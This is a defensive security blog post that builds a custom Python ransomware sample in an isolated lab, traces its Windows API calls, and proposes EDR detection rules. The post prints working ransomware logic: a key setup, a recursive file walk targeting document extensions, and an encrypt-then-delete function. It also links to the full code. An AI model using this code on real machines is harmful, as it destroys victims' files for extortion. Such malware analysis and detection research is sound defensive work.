Ransomware Analysis Part 2: Custom Lab Sample Deep-Dive

In Part 1, we analyzed 600+ real-world ransomware samples and discovered consistent attack patterns. But understanding binaries tells only half the story. To really know what ransomware does, we need to see it in action—at the Windows API level. For this lab i created a simple ransomware using python and then compiled it to see how ransomware works and calls windows api.
That’s exactly what we’re doing here. We built a lab, created a custom ransomware sample using ChaCha20-Poly1305 encryption, compiled it with PyInstaller, and monitored every single Windows API call using API Monitor and Process Monitor.
What we found? The attack is stunning in its simplicity and devastating in its speed. Watch this: ransomware encrypts dozens of files in seconds. By the time you notice something’s wrong, your data is already unrecoverable.
Let’s walk through exactly what happens, why defenders miss it, and how to catch it.
Lab Setup: Isolated & Controlled
Before running any malware, even in a lab, we isolate it completely. Here’s our setup:
1
2
3
4
5
6
7
Windows VM (No Network Connection)
├── Documents folder (Target)
│   ├── Dummy files (.txt, .pdf, .docx, .xlsx, .jpg, .mp4, .csv)
│   └── Subdirectories (to test recursion)
├── API Monitor (64-bit, Administrator mode)
├── Process Monitor (Capturing all syscalls)
└── ransomware.exe (PyInstaller-compiled Python)
Why PyInstaller? Real attackers distribute Python malware as .exe files, not scripts. PyInstaller bundles Python runtime + libraries into a single executable. This is exactly what we analyzed and exactly what real ransomware uses.
Target Files
The sample targets high-value extensions because attackers know which files users will pay to recover:
- Documents: .txt, .pdf, .doc, .docx, .xls, .xlsx, .csv
- Media: .jpg, .png, .mp4
- Archives: .zip, .rar
- Design: .ai
Notice what’s NOT included: .exe, .dll, .sys, .bat. Why? Because encrypting system files is noisy. Attackers want your data encrypted, your business paralyzed, but your system still running (so they can demand payment).
The Code: Explained By Function
Instead of dissecting every line, let’s understand what this ransomware does in four logical phases. Link to the full code: https://github.com/aayushpnth/RANSOMWARE-SAMPLES
Phase 1: Configuration & Setup
1
2
3
4
KEY = secrets.token_bytes(32)              # 256-bit encryption key
RANSOM_EXT = ".cha20lock"                  # File signature
TARGET_EXTENSIONS = {".txt", ".pdf", ...}  # Selective targeting of the file types
SKIP = {"desktop.ini", "Thumbs.db"}        # Protected files
The ransomware starts by creating a master encryption key 256 random bits using secrets.token_bytes(), Python’s cryptographically secure RNG. This single key will encrypt every file.
The .cha20lock extension is a signature. Every encrypted file gets this suffix, making it unmistakable what happened. Real ransomware uses similar extensions: .locked, .encrypted, .prnsc, .conti.
The targeting filter is intelligent. This ransomware doesn’t encrypt everything it’s selective. It skips empty files, system files, and itself. This is professional-grade behavior: quick, focused, minimal noise.
🚨 Detection Point 1: Security products should alert on unexpected crypto key generation in user processes and rapid large memory allocation for cryptographic operations.
Phase 2: File Discovery & Traversal
1
2
3
4
5
for root, dirs, files in os.walk("."):
    for file in files:
        filepath = os.path.join(root, file)
        if [passes filters]:
            encrypt_file(filepath)
The ransomware walks the entire Documents folder recursively, scanning every subdirectory. For each file, it performs intelligent filtering:
- Skip if already encrypted (ends with
.cha20lock) - Skip if not a target type (wrong extension)
- Skip if in protected list
- Otherwise: encrypt
🚨 Detection Point 2: Recursive directory traversal from non-system processes. Rapid stat/query operations on data files. This is classic ransomware reconnaissance.
Phase 3: Encryption Core (The Point of No Return)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
def encrypt_file(filepath):
    # 1. READ original file
    plaintext = open(filepath, "rb").read()

    # 2. GENERATE random nonce (12 bytes)
    nonce = secrets.token_bytes(12)

    # 3. ENCRYPT with ChaCha20-Poly1305
    chacha = ChaCha20Poly1305(KEY)
    ciphertext = chacha.encrypt(nonce, plaintext, None)

    # 4. WRITE encrypted file
    encrypted_path = filepath + RANSOM_EXT
    with open(encrypted_path, "wb") as f:
        f.write(nonce)          # 12 bytes (public)
        f.write(ciphertext)     # Encrypted data + auth tag

    # 5. DELETE original
    os.remove(filepath)
This is the critical encryption sequence. Let’s break down what happens at the Windows API level:
Step 1: Read
- Windows API:
CreateFileW()with GENERIC_READ, thenReadFile() - DLL: kernel32.dll (Windows file I/O subsystem)
- Result: Entire file loaded into RAM
Step 2: Generate Nonce
- Python:
secrets.token_bytes(12) - Underlying Windows API (typical): CryptGenRandom() / BCryptGenRandom() via the OS CSPRNG
- Why different nonce per file? Reusing a nonce breaks stream cipher security. Every file gets a unique 12-byte value.
Step 3: Encrypt (THE CRITICAL MOMENT)
- Algorithm: ChaCha20-Poly1305 (AEAD cipher) via the Python
cryptographylibrary - Backend: OpenSSL (default backend used by the cryptography package on Windows)
- Note: This does not call Windows CNG
BCryptEncrypt(). The encryption happens inside the OpenSSL backend bundled with the library. - Result: Plaintext becomes unrecoverable ciphertext (256-bit keyspace)
Step 4: Write
- Windows API:
CreateFileW()with GENERIC_WRITE, thenWriteFile() - DLL: kernel32.dll
- What’s written: [12-byte nonce] + [ciphertext] + [16-byte auth tag]
Step 5: Delete (THE SMOKING GUN)
- Windows API:
DeleteFileW() - DLL: kernel32.dll
- Result: Original file is permanently gone
This entire sequence happens in under 100 milliseconds per file. With 1000 files, ransomware could finish in under 2 minutes.
⚠️ THE SMOKING GUN: File deletion immediately after write with unusual extension. This is NOT normal behavior. Security products should flag this pattern instantly.
Screenshots & Real-Time Monitoring
Screenshot 1: Initialization Phase
 API Monitor - Initialization Phase: DLL loading, memory allocation, crypto library setup
When ransomware.exe starts, Python runtime loads and all imported modules are mapped into memory. This is where we see the setup cost DLLs being loaded, memory allocated, crypto libraries initialized.
What You’re Seeing (Annotated):
Left Side: Module List Every DLL that gets loaded is listed here. Notice: kernel32.dll (file I/O), bcrypt.dll (CSPRNG / random generation), msvcrt.dll (C runtime), python*.dll (Python runtime)
Right Side: API Calls
InitializeCriticalSectionEx– Thread-safe operations for cryptoGetProcessHeap()– Allocate memory for KEY variableVirtualAlloc()– Large memory allocation for buffersFlushFileBuffers()– Ensure data is written to disk
Why This Matters: A real-time security product sees this initialization sequence before any files are touched. An unsigned .exe calling crypto initialization = immediate red flag.
Screenshot 2: The Encryption Loop (The Attack)
 API Monitor - Encryption Core: Dense timestamps show rapid-fire encryption. Row 877 shows a crypto-related call during the encryption loop (the exact moment plaintext becomes ciphertext).
This is where the action happens. The ransomware is actively encrypting files, and API Monitor is capturing every single cryptographic operation. Look at those timestamps everything is happening within the same microsecond.
The Timestamp Cluster (12:54:47.200 PM) Notice that almost every row has the identical timestamp. This isn’t a coincidence it’s how fast the process is moving. Multiple API calls happening within microseconds means files are being processed rapidly (probably 5-10 files per second).
Row 877: The Critical Crypto Call This is a crypto-related call during the encryption loop the exact moment plaintext becomes ciphertext (handled by the OpenSSL backend of the cryptography library).
Memory Operations
You see repeated calls to: GetProcessHeap(), HeapAlloc(), RtlAllocateHeap(). Why? Because Python loads entire files into RAM before encrypting them. Large files = large memory allocations = visible memory spike.
DETECTION SIGNAL: Crypto library calls followed immediately by memory allocations, repeated 50+ times per second from an unsigned process = extremely high confidence ransomware detection.
Screenshot 3: File Operations (The Evidence)
 Process Monitor - File System Evidence: The complete encryption sequence for each file
This is what users would see if they opened Process Monitor and looked at the file system. These are the actual operations happening on disk the evidence of the crime.
The Critical Sequence:
- CreateFile (READ) – Opens file for reading
- ReadFile – Loads entire file contents into memory
- CreateFile (WRITE) – Creates .cha20lock file
- WriteFile – Writes encrypted data
- DeleteFile ← THE SMOKING GUN – Deletes original permanently
All of this happens within 100 milliseconds. By the time you notice one file is missing, ransomware has already encrypted 50+ others.
Screenshot 4: Ransomware Execution (The Evidence)
 Real-World Impact: Command prompt executing ransomware + File
This is where we see the malware in action. The second I ran ransom.exe, it tore through the directory, locking down 9 files in a matter of seconds. Every targeted file was instantly slapped with the .cha20lock extension, and a text file dropped right into the folder a classic ransom note complete with a Bitcoin wallet address and contact email.
DLL Analysis: What Gets Called
When the ransomware runs, it triggers a cascade of Windows API calls across multiple DLLs:
| DLL | Purpose | Key Functions | Evidence |
|---|---|---|---|
| kernel32.dll | File I/O & process management | CreateFileW, ReadFile, WriteFile, DeleteFileW, CloseHandle | Screenshot 3 (File ops visible) |
| ntdll.dll | Low-level syscall interface | NtCreateFile, NtReadFile, NtWriteFile | Implicit (kernel32 calls these) |
| bcrypt.dll / advapi32.dll | Windows CSPRNG | BCryptGenRandom / CryptGenRandom (used for key & nonce generation) | Observed during random generation |
| OpenSSL (via cryptography lib) | Actual encryption | ChaCha20-Poly1305 implementation | Encryption core |
| msvcrt.dll | C runtime library | malloc, memcpy, free | Screenshot 1 (Module list) |
| python*.dll | Python runtime (PyInstaller) | All Python functions | Screenshot 1 (Module list) |
The Complete Call Chain for One File
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
ransomware.exe (main)
    ↓
Python: open(filepath, "rb")
    ↓
kernel32.dll: CreateFileW(filepath, GENERIC_READ)
    ↓
ntdll.dll: NtCreateFile() [syscall to kernel]

    ↓
Python: f.read()
    ↓
kernel32.dll: ReadFile(handle, buffer, filesize)
    ↓
ntdll.dll: NtReadFile() [syscall]

    ↓
Python: chacha.encrypt(nonce, plaintext)
    ↓
OpenSSL backend (cryptography library)
    ↓
ChaCha20-Poly1305 encryption
    ↓
Python: open(encrypted_path, "wb")
    ↓
kernel32.dll: CreateFileW(encrypted_path, GENERIC_WRITE)
    ↓
ntdll.dll: NtCreateFile() [syscall]

    ↓
Python: f.write(ciphertext)
    ↓
kernel32.dll: WriteFile(handle, buffer)
    ↓
ntdll.dll: NtWriteFile() [syscall]

    ↓
Python: os.remove(filepath)
    ↓
kernel32.dll: DeleteFileW(filepath)
    ↓
ntdll.dll: NtDeleteFile() [syscall]
Why This Matters: By monitoring the Windows API, you see ransomware’s behavior in real-time, often before files are encrypted. The kernel knows what’s happening before the user does.
Detection: How to Catch This
Based on what we’ve observed, here’s what every EDR (Endpoint Detection & Response) and security product should flag:
Detection Layer 1: Process Behavior
Rule: Rapid_File_Encryption_Pattern
Conditions:
- Process creates files with unusual extensions (.cha20lock, .locked, .encrypted)
- AND immediately deletes files with matching base names
- AND pattern repeats >50 times in <60 seconds
- AND files are data files (.txt, .pdf, .doc, .jpg, etc.)
Action: ALERT (high confidence)
Detection Layer 2: Crypto API Abuse
Rule: Suspicious_Crypto_Operations
Conditions:
- Non-standard / unsigned process performing rapid cryptographic operations (OpenSSL backend or Windows CNG)
- AND repeated calls (>10 per second)
- AND combined with file read/write operations
- AND no code signing from reputable vendor
Action: ALERT (very high confidence)
Detection Layer 3: Memory Pattern
Rule: Rapid_Memory_Allocation_With_Crypto
Conditions:
- HeapAlloc/VirtualAlloc spike followed by rapid cryptographic operations
- Pattern repeats 50+ times in <60 seconds
- Process is unsigned executable from user folder
Action: ALERT (high confidence)
Detection Layer 4: File System Anomaly
Rule: Mass_File_Extension_Change
Conditions:
-
100 files change extension in <5 minutes
- AND originals deleted immediately
- AND pattern is: ReadFile → Write different extension → DeleteFile
- AND extensions not associated with legitimate software
Action: CRITICAL ALERT
Defense Recommendations
Immediate Actions
- Enable EDR with behavioral rules
- Monitor crypto library calls from non-standard processes
- Track mass file operations on data directories
- Isolate quickly – between first encryption and full compromise: minutes
Preventive Measures
- Keep systems patched – ransomware often exploits known vulnerabilities
- Educate users on phishing – email is ransomware’s #1 delivery vector
- Network segmentation – limit lateral movement
- Application whitelisting – prevent unknown executables from running
Recovery Insurance
- Test backups regularly – your only guaranteed recovery path
- Offline backups – immutable, not accessible to ransomware
- Multiple backup copies – on disk, in cloud, offline
Conclusion: Understanding Ransomware to Defend Against It
Key Takeaways
- Ransomware is algorithmic, not sophisticated – The techniques are well-known and repeatable
- Speed is the attacker’s advantage – dozens of files can be encrypted in seconds detection must be automated
- API calls tell the complete story – Monitor Windows APIs to see attacks before users do
- DLL dependencies are fingerprints – Python bundled in .exe + crypto libraries + rapid file ops = unmistakable signature
- Wallpaper changes signal desperation – When ransomware displays ransom notes, key exfiltration has already happened
For Security Teams
Use this analysis to:
- Test detection rules against this exact pattern
- Build behavioral signatures in your EDR
- Train your SOC on what ransomware looks like
- Improve isolation and response procedures
For Researchers
The patterns in this lab sample appear in 73%+ of real-world ransomware. Use this knowledge to:
- Understand ransomware development
- Build better detection mechanisms
- Develop decryption tools (when key is compromised)
- Contribute to defense community
This research was conducted in an isolated lab environment for educational and defensive purposes. All code and samples were tested only in controlled conditions.
Have questions? Want to discuss ransomware analysis, detection strategies, or security research? Reach out on Twitter or LinkedIn!
Made with ❤️ for security researchers, blue teamers, and everyone defending against ransomware.